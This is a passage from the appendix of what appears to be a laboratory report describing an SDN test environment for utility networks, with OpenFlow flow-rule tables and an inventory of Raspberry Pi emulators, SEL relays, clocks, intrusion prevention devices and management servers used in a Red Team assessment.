D1			ARP		192.168.11.4	192.168.10.1			B1	Controller	SEL-2740S Switch 3
D1			ARP		192.168.11.6	192.168.10.1			B1	Controller	SEL-2740S Switch 5
D1		00:30:A7:16:E4:70	IPV4			192.168.10.1			B1	Controller	SEL-2740S Switch 5
D1			IPV4	ICMP	192.168.11.2	192.168.10.1			B1	SEL-2740S Switch 1	Controller
D1		00:30:A7:1B:62:FF	IPV4			192.168.10.1			B1	Controller	SEL-2740S Switch 3
D1			IPV4	ICMP	192.168.1.12	192.168.1.50			B1	Temp Workstation	RaspberryPi 2
D1			IPV4	TCP	192.168.1.12	192.168.1.50	TCP/SSH		B1	Temp Workstation	RaspberryPi 2
D1			IPV4	TCP	192.168.1.15	192.168.1.50	TCP/SSH		B1	Temp Workstation	RaspberryPi 5
D1			IPV4	TCP	192.168.1.18	192.168.1.50	TCP/SSH		B1	Temp Workstation	RaspberryPi 8
D1			IPV4	ICMP	192.168.1.19	192.168.1.50			B1	Temp Workstation	RaspberryPi 9
D1			IPV4	TCP	192.168.1.19	192.168.1.50	TCP/SSH		B1	Temp Workstation	RaspberryPi 9
D1			IPV4	TCP	192.168.1.20	192.168.1.50	TCP/SSH		B1	Temp Workstation	RaspberryPi 10
D1			IPV4	TCP	192.168.1.22	192.168.1.50	TCP/SSH		B1	Temp Workstation	RaspberryPi 12
D1			IPV4	TCP	192.168.1.23	192.168.1.50	TCP/SSH		B1	Temp Workstation	RaspberryPi 13
D1			IPV4	TCP	192.168.1.24	192.168.1.50	TCP/SSH		B1	Temp Workstation	RaspberryPi 14
D1			IPV4	TCP	192.168.1.25	192.168.1.50	TCP/SSH		B1	Temp Workstation	RaspberryPi 15
D1			IPV4	TCP	192.168.1.26	192.168.1.50	TCP/SSH		B1	Temp Workstation	RaspberryPi 16
D1			IPV4	TCP	192.168.1.17	192.168.1.50	TCP/SSH		B1	Temp Workstation	RaspberryPi 7
D1			IPV4	ICMP	192.168.1.30	192.168.1.52			B1	Commando	SEL-421
D1			IPV4	TCP	192.168.1.30	192.168.1.52	TCP/21		B1	Commando	SEL-421
D1			IPV4	TCP	192.168.1.30	192.168.1.52	TCP/20		B1	SEL-421	Commando
D1			IPV4	TCP	192.168.1.18	192.168.1.52	TCP/DNP3		B1	Commando	RaspberryPi 8
D1			IPV4	TCP	192.168.1.14	192.168.1.50	TCP/SSH		B1	Temp Workstation	RaspberryPi 4
D1			IPV4	TCP	192.168.1.16	192.168.1.50	TCP/SSH		B1	Temp Workstation	RaspberryPi 6
D1			IPV4	TCP	192.168.1.13	192.168.1.50	TCP/SSH		B1	Temp Workstation	RaspberryPi 3
D1			IPV4	TCP	192.168.1.11	192.168.1.50	TCP/SSH		B1	Temp Workstation	RaspberryPi 1
D1			ARP		192.168.1.11	192.168.1.100			C1	kali1	RaspberryPi 1
D1			IPV4	ICMP	192.168.1.11	192.168.1.100			C1	kali1	RaspberryPi 1
D2			IPV4	UDP	0.0.0.0	255.255.255.255	UDP/68	UDP/67	B1	RaspberryPi 11	DHCP Server
D2			IPV4	UDP	192.168.1.250	192.168.10.1	UDP/NTP		B1	Controller	SEL-2488 NTP Server
D2			IPV4	TCP	192.168.10.100	192.168.10.4	TCP/1337		B1	Binary Armor Management	Binary Armor High Side

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src	Dst	Output	Source Names	Destination Names
D2			ARP		192.168.10.100	192.168.10.4			B1	Binary Armor Management	Binary Armor High Side
D2			ARP		192.168.1.11	192.168.1.50			B1	Temp Workstation	RaspberryPi 1
D2			ARP		192.168.1.12	192.168.1.50			B1	Temp Workstation	RaspberryPi 2
D2			ARP		192.168.1.13	192.168.1.50			B1	Temp Workstation	RaspberryPi 3
D2			ARP		192.168.1.14	192.168.1.50			B1	Temp Workstation	RaspberryPi 4
D2			ARP		192.168.1.15	192.168.1.50			B1	Temp Workstation	RaspberryPi 5
D2			ARP		192.168.1.16	192.168.1.50			B1	Temp Workstation	RaspberryPi 6
D2			ARP		192.168.1.17	192.168.1.50			B1	Temp Workstation	RaspberryPi 7
D2			ARP		192.168.1.18	192.168.1.50			B1	Temp Workstation	RaspberryPi 8
D2			ARP		192.168.1.19	192.168.1.50			B1	Temp Workstation	RaspberryPi 9
D2			ARP		192.168.1.20	192.168.1.50			B1	Temp Workstation	RaspberryPi 10
D2			ARP		192.168.1.22	192.168.1.50			B1	Temp Workstation	RaspberryPi 12
D2			ARP		192.168.1.23	192.168.1.50			B1	Temp Workstation	RaspberryPi 13
D2			ARP		192.168.1.24	192.168.1.50			B1	Temp Workstation	RaspberryPi 14
D2			ARP		192.168.1.25	192.168.1.50			B1	Temp Workstation	RaspberryPi 15
D2			ARP		192.168.1.26	192.168.1.50			B1	Temp Workstation	RaspberryPi 16
D2			ARP		192.168.1.18	192.168.1.52			B1	Commando	RaspberryPi 8
D2			ARP		192.168.1.30	192.168.1.52			B1	Commando	SEL-421
D2			ARP		192.168.1.250	192.168.10.1			B1	Controller	SEL-2488 NTP Server
D2			ARP		192.168.11.2	192.168.10.1			B1	Controller	SEL-2740S Switch 1
D2			ARP		192.168.11.3	192.168.10.1			B1	Controller	SEL-2740S Switch 2
D2			ARP		192.168.11.4	192.168.10.1			B1	Controller	SEL-2740S Switch 3
D2			ARP		192.168.11.5	192.168.10.1			B1	Controller	SEL-2740S Switch 4
D2		00:30:A7:1B:62:CD	IPV4			192.168.10.1			B1	Controller	SEL-2740S Switch 2
D2		00:30:A7:1B:62:17	IPV4			192.168.10.1			B1	Controller	SEL-2740S Switch 1
D2			IPV4	ICMP	192.168.11.2	192.168.10.1			B1	SEL-2740S Switch 1	Controller
D2		00:30:A7:16:E3:62	IPV4			192.168.10.1			B1	Controller	SEL-2740S Switch 4
D2		00:30:A7:1B:62:FF	IPV4			192.168.10.1			B1	Controller	SEL-2740S Switch 3
D2			IPV4	ICMP	192.168.1.12	192.168.1.50			B1	Temp Workstation	RaspberryPi 2
D2			IPV4	TCP	192.168.1.12	192.168.1.50	TCP/SSH		B1	Temp Workstation	RaspberryPi 2
D2			IPV4	TCP	192.168.1.15	192.168.1.50	TCP/SSH		B1	Temp Workstation	RaspberryPi 5
D2			IPV4	TCP	192.168.1.18	192.168.1.50	TCP/SSH		B1	Temp Workstation	RaspberryPi 8
D2			IPV4	ICMP	192.168.1.19	192.168.1.50			B1	Temp Workstation	RaspberryPi 9
D2			IPV4	TCP	192.168.1.19	192.168.1.50	TCP/SSH		B1	Temp Workstation	RaspberryPi 9
D2			IPV4	TCP	192.168.1.20	192.168.1.50	TCP/SSH		B1	Temp Workstation	RaspberryPi 10
D2			IPV4	TCP	192.168.1.22	192.168.1.50	TCP/SSH		B1	Temp Workstation	RaspberryPi 12
D2			IPV4	TCP	192.168.1.23	192.168.1.50	TCP/SSH		B1	Temp Workstation	RaspberryPi 13
D2			IPV4	TCP	192.168.1.24	192.168.1.50	TCP/SSH		B1	Temp Workstation	RaspberryPi 14
D2			IPV4	TCP	192.168.1.25	192.168.1.50	TCP/SSH		B1	Temp Workstation	RaspberryPi 15
D2			IPV4	TCP	192.168.1.26	192.168.1.50	TCP/SSH		B1	Temp Workstation	RaspberryPi 16
D2			IPV4	TCP	192.168.1.17	192.168.1.50	TCP/SSH		B1	Temp Workstation	RaspberryPi 7
D2			IPV4	ICMP	192.168.1.30	192.168.1.52			B1	Commando	SEL-421
D2			IPV4	TCP	192.168.1.30	192.168.1.52	TCP/21		B1	Commando	SEL-421

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src	Dst	Output	Source Names	Destination Names
D2			IPV4	TCP	192.168.1.30	192.168.1.52	TCP/20		B1	SEL-421	Commando
D2			IPV4	TCP	192.168.1.18	192.168.1.52	TCP/DNP3		B1	Commando	RaspberryPi 8
D2			IPV4	TCP	192.168.1.14	192.168.1.50	TCP/SSH		B1	Temp Workstation	RaspberryPi 4
D2			IPV4	TCP	192.168.1.16	192.168.1.50	TCP/SSH		B1	Temp Workstation	RaspberryPi 6
D2			IPV4	TCP	192.168.1.13	192.168.1.50	TCP/SSH		B1	Temp Workstation	RaspberryPi 3
D2			IPV4	TCP	192.168.1.11	192.168.1.50	TCP/SSH		B1	Temp Workstation	RaspberryPi 1
D2			ARP		192.168.1.11	192.168.1.100			C1	kali1	RaspberryPi 1
D2			IPV4	ICMP	192.168.1.11	192.168.1.100			C1	kali1	RaspberryPi 1

D.3.3 End-Node Devices

The test environment includes several end-node devices that generate or receive network traffic that is passed through the network fabric. Currently, these devices consist of several Raspberry Pi single-board computers running software that emulates typical end-device components that represent the traffic and protocols that would be seen in a real environment.

Raspberry Pi devices were chosen because of their flexibility and cost. For less than $100 each, individual end devices running a variety of EDS protocols can be created and reconfigured, thus allowing a wide variety of protocols and end-device sources and sinks that represent a real environment. The focus of this test environment is to test the infrastructure and not the end devices. Red Team activities were specifically prohibited from attacking the Raspberry Pi devices.

The test environment also includes a few actual devices (e.g., protection relays, merging units, time sources, etc.) that will interact with each other and the simulated devices.

Further, a virtual server environment has been provisioned to serve as a source or sink of traffic sent to, or received from, the end-node devices.

Note that the Ethernet controller used for the on-board connection for the Raspberry Pi 3 Model B will not support data rates required for IEC 61850 sampled values, so USB-attached Ethernet adapters are required for any Raspberry Pi devices that need to subscribe to IEC 61850 sampled values in the data plane.

Additionally, USB to Ethernet adapters are used to provide the Ethernet interfaces that implement the lab support network.

D.3.3.1 Raspberry Pi #1

Hardware: Raspberry Pi 3 Model B+
Operating software: Raspbian
IP address: 192.168.1.11/255.255.255.0
IP address (lab support): 10.10.99.11/255.255.255.0
MAC address: B8:27:EB:7B:BF:0F
Function: Modbus Server_1
Protocol: Modbus
Application software loaded: PyModbus[102]
Application software version: v2.0.1
Physical connections: SEL 2740S Switch 1 Port B2(2)

[102] See https://github.com/riptideio/pymodbus for additional information. (accessed March 18, 2021)

D.3.3.2 Raspberry Pi #2

Hardware: Raspberry Pi 3 Model B+
Operating software: Raspbian
IP address: 192.168.1.12/255.255.255.0
IP address (lab support): 10.10.99.12/255.255.255.0
MAC address: B8:27:EB:4D:9A:1F
Function: Modbus Server_2
Protocol: Modbus
Application software loaded: PyModbus
Application software version: v2.0.1
Physical connections: SEL 2740S Switch 2 Port B1(1)

D.3.3.3 Raspberry Pi #3

Hardware: Raspberry Pi 3 Model B+
Operating software: Raspbian
IP address: 192.168.1.13/255.255.255.0
IP address (lab support): 10.10.99.13/255.255.255.0
MAC address: B8:27:EB:34:6B:A4
Function: Modbus Server_3
Protocol: Modbus
Application software loaded: PyModbus
Application software version: v2.0.1
Physical connections: SEL 2740S Switch 3 Port B2(2)

D.3.3.4 Raspberry Pi #4

Hardware: Raspberry Pi 3 Model B+
Operating software: Raspbian
IP address: 192.168.1.16/255.255.255.0
IP address (lab support): 10.10.99.16/255.255.255.0
MAC address: B8:27:EB:22:40:97
Function: Modbus Server_4
Protocol: Modbus
Application software loaded: PyModbus
Application software version: v2.0.1
Physical connections: SEL 2740S Switch 3 Port E4(16)

D.3.3.5 Raspberry Pi #5

Hardware: Raspberry Pi 3 Model B+
Operating software: Raspbian
IP address: 192.168.1.14/255.255.255.0
IP address (lab support): 10.10.99.14/255.255.255.0
MAC address: B8:27:EB:D0:62:91
Function: SV Publisher
Protocol: SV
Application software loaded: LibIEC61850[103]
Application software version: v1.3.0
Physical connections: SEL 2740S Switch 1 Port C3(7)

[103] See https://libiec61850.com/libiec61850/ for additional information (accessed March 18, 2021)

D.3.3.6 Raspberry Pi #6

Hardware: Raspberry Pi 3 Model B+
Operating software: Raspbian
IP address: 192.168.1.15/255.255.255.0
IP address (lab support): 10.10.99.15/255.255.255.0
MAC address: B8:27:EB:D9:37:DB
Function: SV Subscriber
Protocol: SV
Application software loaded: LibIEC61850
Application software version: v1.3.0
Physical connections: SEL 2740S Switch 3 Port C1(5)

D.3.3.7 Raspberry Pi #7

Hardware: Raspberry Pi 3 Model B+
Operating software: Raspbian
IP address: 192.168.1.17/255.255.255.0
IP address (lab support): 10.10.99.17/255.255.255.0
MAC address: B8:27:EB:1E:43:CE
Function: DNP3 Master
Protocol: DNP3
Application software loaded: OpenDNP3[104]
Application software version: v2.0.x
Physical connections: SEL 2740S Switch 2 Port C2(6)

D.3.3.8 Raspberry Pi #8

Hardware: Raspberry Pi 3 Model B+
Operating software: Raspbian
IP address: 192.168.1.18/255.255.255.0
IP address (lab support): 10.10.99.18/255.255.255.0
MAC address: B8:27:EB:4E:02:01
Function: DNP3 Outstation
Protocol: DNP3
Application software loaded: OpenDNP3
Application software version: v2.0.x
Physical connections: SEL 2740S Switch 1 Port B3(3)

D.3.3.9 Raspberry Pi #9

Hardware: Raspberry Pi 3 Model B+
Operating software: Raspbian
IP address: 192.168.1.19/255.255.255.0
IP address (lab support): 10.10.99.19/255.255.255.0
MAC address: B8:27:EB:E7:57:5A
Function: SV Publisher
Protocol: Sampled Values
Application software loaded: LibIEC61850
Application software version: v.1.3.0
Physical connections: SEL 2740S Switch 1 Port D4(12)

[104] See https://dnp3.github.io/ for additional information (accessed March 18, 2021)

D.3.3.10 Raspberry Pi #10

Hardware: Raspberry Pi 3 Model B+
Operating software: Raspbian
IP address: 192.168.1.20/255.255.255.0
IP address (lab support): 10.10.99.20/255.255.255.0
MAC address: B8:27:EB:DF:97:EF
Function: IEC 61850 Sample Value Subscriber
Protocol:
Application software loaded:
Application software version:
Physical connections: SEL 2740S Switch 2 Port E4(16)

D.3.3.11 Raspberry Pi #11

Hardware: Raspberry Pi 3 Model B+
Operating software: Raspbian
IP address: 192.168.1.21/255.255.255.0
IP address (lab support): 10.10.99.21/255.255.255.0
MAC address: B8:27:EB:03:84:45
Function: UDP traffic generation
Protocol: UDP
Application software loaded:
Application software version:
Physical connections: SEL 2740S Switch 2 Port F4(20)

D.3.3.12 Raspberry Pi #12

Hardware: Raspberry Pi 3 Model B+
Operating software: Raspbian
IP address: 192.168.1.22/255.255.255.0
IP address (lab support): 10.10.99.22/255.255.255.0
MAC address: B8:27:EB:25:A7:9B
Function: UDP traffic generation
Protocol: UDP
Application software loaded:
Application software version:
Physical connections: SEL 2740S Switch 2 Port E2(14)

D.3.3.13 Raspberry Pi #13

Hardware: Raspberry Pi 3 Model B+
Operating software: Raspbian
IP address: 192.168.1.23/255.255.255.0
IP address (lab support): 10.10.99.23/255.255.255.0
MAC address: B8:27:EB:BF:4E:55
Function: DNP3 Master
Protocol: DNP3
Application software loaded: OpenDNP3
Application software version: v2.0.x
Physical connections: SEL 2740S Switch 1 Port E3(15)

D.3.3.14 Raspberry Pi #14

Hardware: Raspberry Pi 3 Model B+
Operating software: Raspbian
IP address: 192.168.1.24/255.255.255.0
IP address (lab support): 10.10.99.24/255.255.255.0
MAC address: B8:27:EB:96:AC:C1
Function: DNP3 Outstation
Protocol: DNP3
Application software loaded: OpenDNP3
Application software version: v2.0.x
Physical connections: SEL 2740S Switch 2 Port F3(19)

D.3.3.15 Raspberry Pi #15

Hardware: Raspberry Pi 3 Model B+
Operating software: Raspbian
IP address: 192.168.1.25/255.255.255.0
IP address (lab support): 10.10.99.25/255.255.255.0
MAC address: B8:27:EB:EF:D2:1A
Function: DNP3 Master
Protocol: DNP3
Application software loaded: OpenDNP3
Application software version: v2.0.x
Physical connections: SEL 2740S Switch 2 Port E1(13)

D.3.3.16 Raspberry Pi #16

Hardware: Raspberry Pi 3 Model B+
Operating software: Raspbian
IP address: 192.168.1.26/255.255.255.0
IP address (lab support): 10.10.99.26/255.255.255.0
MAC address: B8:27:EB:60:C4:FB
Function: DNP3 Outstation
Protocol: DNP3
Application software loaded: OpenDNP3
Application software version: v2.0.x
Physical connections: SEL 2740S Switch 2 Port B3(3)

D.3.3.17 NTP Server

Hardware: SEL 2488 GPS Clock
Operating software: n/a
IP address: 192.168.1.250/255.255.255.0[105]
MAC address: 0030A71D098D
Function: NTP Server
Protocol: NTP
Application software loaded:
Application software version:
Physical connections: SEL 2740S Switch 1 Port C2(6)

D.3.3.18 PTP Server

Hardware: SEL 2488 GPS Clock
Operating software: n/a
IP address: n/a (layer 2 device)
MAC address: 0030A71D098E
Function: PTP Grandmaster
Protocol: PTP (IEEE 1588 with C37.238 Power Profile)
Application software loaded:
Application software version:
Physical connections: SEL 2740S Switch 1 Port B1(1)

D.3.3.19 SEL Relay Configuration Node (Commando)

Hardware: VMware ESXi server
Operating software: Windows 10
IP address: 192.168.1.52/255.255.255.0
MAC address:
Function: SEL Relay configuration manager
Protocol:
Application software loaded: SEL Accelerator
Application software version:
Physical connections: SEL 2740S Switch CC Port B1

Note – The SEL Relay Configuration Node was not part of the Red Team assessment.

[105] Note – the IP address used for the NTP clock was inadvertently duplicated with the IP address used to for the data plane interface on the Juniper routers that provide the interface to the wide-area network. Although the duplicate IP address would present a significant problem in a traditional switched network, the SDN flow rules prevent traffic bound to the WAN from interfering with NTP traffic, although it does mean that the Juniper routers cannot use the NTP clock as a time source.

D.3.3.20 SEL 401 merging Unit

Hardware: SEL 401 Merging Unit
Operating software: n/a
IP address: 192.168.1.31/255.255.255.0
MAC address: 0030A71C2490
0030A71C2490
Function: IEC 61850 Merging Unit
Protocol: IEC 61850 GOOSE, IEC 61850 SV
Application software loaded:
Application software version:
Physical connections: SEL 2740S Switch 3 Port C4(8)
SEL 2740S Switch 3 Port E3(15)

D.3.3.21 SEL 421 Relay

Hardware: SEL 421 Relay
Operating software: n/a
IP address: 192.168.1.30/255.255.255.0
MAC address: 0030A71D08EC
Function: Relay
Protocol: IEC 61850 GOOSE, IEC 61850 SV, DNP3
Application software loaded:
Application software version:
Physical connections: SEL 2740S Switch 4 Port C4(8)

D.3.3.22 SEL 751 Relay 1

Hardware: SEL 751 Relay
Operating software: n/a
IP address: 192.168.1.27/255.255.255.0
MAC address: 0030A71D1197
0030A71D1198
Function: Relay
Protocol: IEC 61850 GOOSE, IEC 61850 SV, DNP3
Application software loaded:
Application software version:
Physical connections: SEL 2740S Switch 2 Port E1(13)
SEL 2740S Switch 3 Port D4(12)

D.3.3.23 SEL 751 Relay 2

Hardware: SEL 751 Relay
Operating software: n/a
IP address: 192.168.1.28/255.255.255.0
MAC address: 0030A71D0EB9
0030A71D0EBA
Function: Relay
Protocol: IEC 61850 GOOSE, IEC 61850 SV, DNP3
Application software loaded:
Application software version:
Physical connections: SEL 2740S Switch 2 Port D4(12)
SEL 2740S Switch 3 Port D3(11)

D.3.3.24 SEL 752 Relay 3

Hardware: SEL 751 Relay
Operating software: n/a
IP address: 192.168.1.29/255.255.255.0
MAC address: 0030A71D0EED
0030A71D0EEC
Function: Relay
Protocol: IEC 61850 GOOSE, IEC 61850 SV, DNP3
Application software loaded:
Application software version:
Physical connections: SEL 2740S Switch 1 Port D2(10)
SEL 2740S Switch 3 Port B3(3)

D.3.3.25 Temporary Workstation

Hardware: VMware ESXi server
Operating software: Windows 10
IP address: 192.168.1.50/255.255.255.0
MAC address:
Function:
Protocol:
Application software loaded:
Application software version:
Physical connections: SEL 2740S Switch CC Port B1

Note – The Temporary Workstation was not part of the Red Team assessment.

D.3.3.26 Binary Armor Intrusion Prevention System

Hardware: Binary Armor SCADA Network Guard Standard (BA-SCADA-D)
Operating software: n/a
IP address: 192.168.1.17/255.255.255.0 (Hi Side)
192.168.1.18/255.255.255.0 (Lo Side)
192.168.10.100/255.255.255.0 (management interface,
shared with Lo side physical interface)
MAC address: 000C29FBE92E (Hi side)
000105453EBD (Lo side)
Function: IPS
Protocol: DNP3
Application software loaded:
Application software version:
Physical connections: Lo Side: SEL 2740S Switch 1 Port F1(17)
Hi Side: SEL 2740S Switch 1 Port C4(8)

D.3.3.27 Suricata Intrusion Prevention System

Hardware: OnLogic CL210G-10
Operating software: Ubuntu?
IP address: n/a
MAC address: 00224DD810AA (Lo side)
00224DD810AB (Hi side)
Function: IPS
Protocol: DNP3
Application software loaded:
Application software version:
Physical connections: Lo side: SEL 2740S Switch 1 Port B4(4)
Hi Side: SEL 2740S Switch 1 Port E1(13)

D.3.4 LAN Enclaves

The LAN component of the SDN test environment contains three different enclaves that can be configured for testing. End-node devices are physically connected to the SDN network in various enclaves for testing and are configured through a combination of changing physical cables or adjusting the flow rules in the SDN switches.

Traffic generated by end devices in the test environment uses protocols typically found in EDSs but does not necessarily represent any single environment. The EDS protocols used in the test environment are listed below:

- DNP3/UDP and DNP3/TCP
- Modbus/TCP
- IEC 61850 SV and GOOSE.

D.3.4.1 SDN Enclave

The SDN enclave consists of end devices (see SectionD.3.3) connected to the SDN hardware component of the switch fabric. The objective of testing in a pure SDN environment is to maximize the functions and features of the SDN configuration, including flow manipulation and frame inspection.

D.3.4.2 Converged Enclave

The converged enclave represents an SDN network and a traditional network. The objective of a converged enclave is to develop recommendations for introducing SDN into traditional networks without compromising resiliency and security. The converged enclave represents the most likely SDN environment to be seen in a utility field environment (e.g., a substation).

Note – The converged enclave was not built out for Red Team testing in this phase.

D.3.4.3 Traditional Enclave

The traditional enclave represents a legacy switched network environment in use at utilities. In a traditional network environment, the control plane and data plane reside in the same device. This test environment will use a minimal traditional enclave for demonstration purpose.

Note – The traditional enclave was not built out for Red Team testing in this phase.

D.3.5 SD-WAN Connection

The SD-WAN connections will be established with a partner to represent a market operator. Data sent over the link from the remote partner site to the test environment are monitored to observe impacts due to latency, jitter, and packet loss. Network transport options include multiprotocol label switching, internet, or cellular.

Note – The SD-WAN connection was not built out for Red Team testing in this phase.

D.3.6 Management & Monitoring Network

The management network consists of the equipment necessary to monitor and configure the SDN switches. This includes the SDN Flow Controller application and any associated infrastructure, a network connecting the SDN Flow Controller to the SDN switches, and a node to monitor the network and perform analytics.

The management network connects the SDN Flow Controller to the SDN switches. This network is used to send configuration updates to the SDN switches and to receive data about analytics, performance, and events from the SDN switches. In the test environment, this is a simple Ethernet LAN, but in a real installation, this could include wide-area connections from a central network management system to SDN environments in substations and can be designed to use out-of-band or in-band networking.

The network also connects various logging and analytical devices to the SDN Flow Controller. In the test environment for this Red Team exercise, only the SYSLOG server was configured.

Note that the management network includes the control plane used to connect the SDN Flow Controller to the SDN switches as well as other management functions such as the syslog server.

D.3.6.1 SDN Flow Controller

Hardware: VMware ESXi Virtual Machine
Operating software: Windows 10
IP address: 192.168.10.1/255.255.0.0
MAC address: n/a
Function: Flow Controller
Protocol: OpenFlow 1.3
Application software loaded: SEL-5056
Application software version: v2.3
Physical connections: SEL-2740 Control Center

D.3.6.2 SYSLOG Server

Hardware: VMware ESXi Virtual Machine
Operating software: Linux
IP address: 192.168.10.2/255.255.0.0
MAC address: n/a
Function: Syslog server
Protocol: syslog
Application software loaded: Ubuntu Linux
Application software version: 18.04.1 LTS
Physical connections: SEL-2740 Control Center

Note – The SYSLOG Server was not part of the Red Team assessment.

D.3.6.3 Binary Armor Management Console

The Binary Armor intrusion prevention device requires a management interface that runs on Windows and provides configuration and monitoring of the Binary Armor device.

Hardware: VMware ESXi Virtual Machine
Operating software: Windows 10
IP address: 192.168.10.4/255.255.255.0
MAC address: n/a
Function: Binary Armor Management
Protocol: TCP/1337
Application software loaded: Binary Armor Forge
Application software version: 1.6.22.5280
Physical connections: Binary Armor Management Interface

Note – The Binary Armor Management Console was not part of the Red Team assessment.

D.3.6.4 SSI SAT

VM where the SSI SAT is installed.

Hardware: VMware ESXi Virtual Machine
Operating software: Windows 10
IP address: 192.168.10.2/255.255.0.0
MAC address: n/a
Function: Situational Awareness Monitoring
Protocol: HTTPS (REST interface to SDN Flow Controller)
Application software loaded: SSI SAT
Application software version: prototype
Physical connections: SEL-2740 Control Center

Note – The SSI SAT node was not part of the Red Team assessment.

D.3.6.5 PF Sense Node

Hardware: VMware ESXi Virtual Machine
Operating software: Windows 10
IP address: 192.168.10.254/255.255.0.0
MAC address: n/a
Function: ??
Protocol: ??
Application software loaded: ??
Application software version: …
Physical connections: SEL-2740 Control Center

Note – The PFSense node was not part of the Red Team assessment.

D.3.6.6 Management Network Switch

IP address: NA

D.3.7 Administrative Network

The administrative network consists of the equipment necessary to connect the test environment to the PNNL campus network to provide access for testing by both internal and external parties. External (i.e., non-PNNL) researchers access the test environment through a virtual private network connection to the PNNL corporate network before authentication and access to the test environment.

The administrative network consists of bastion hosts, firewalls, and routers that are used to securely connect the SDN test environment to the PNNL corporate environment.

The administrative network is not considered part of the SDN test environment and exists only to provide access to the test environment from the PNNL network.

D.3.8 Out-of-Band Overlay Network

In order to facilitate the remote work environment implemented in response to the COVID-19 pandemic and associated restrictions on physical access to the laboratory environment, an out-of-band “overlay” network was installed that allowed telework staff to access the end-node devices (primarily the Raspberry Pi single board computers) to diagnose or reset them when they dropped off the SDN network. This network uses USB-attached Ethernet interface adapters, is not expected to be present in a production environment, and not subject to the Red Team exercise.

This network is accessed via a VM configured in the VMware ESXi environment. Access to individual components is accomplished using SSH from that VM. There are no other connections on this network. This network is not recommended for production environments but may be useful for laboratory environments where remote (teleworking or from other locations) staff need access to diagnose non-networking issues with test devices.

D.3.9 VMware ESXi Configuration

Figure D-3 and Figure D-4 depict the network configurations on the VMware ESXi server containing the non-Raspberry Pi server nodes in the January 7, 2021, configuration. In this architecture, due to scarcity of physical ports and the requirement of some VMs to communicate through the SDN, many VMs are configured on a port group that is directly connected to the SDN.




Figure D-3. ESXi SDN Controller Configuration

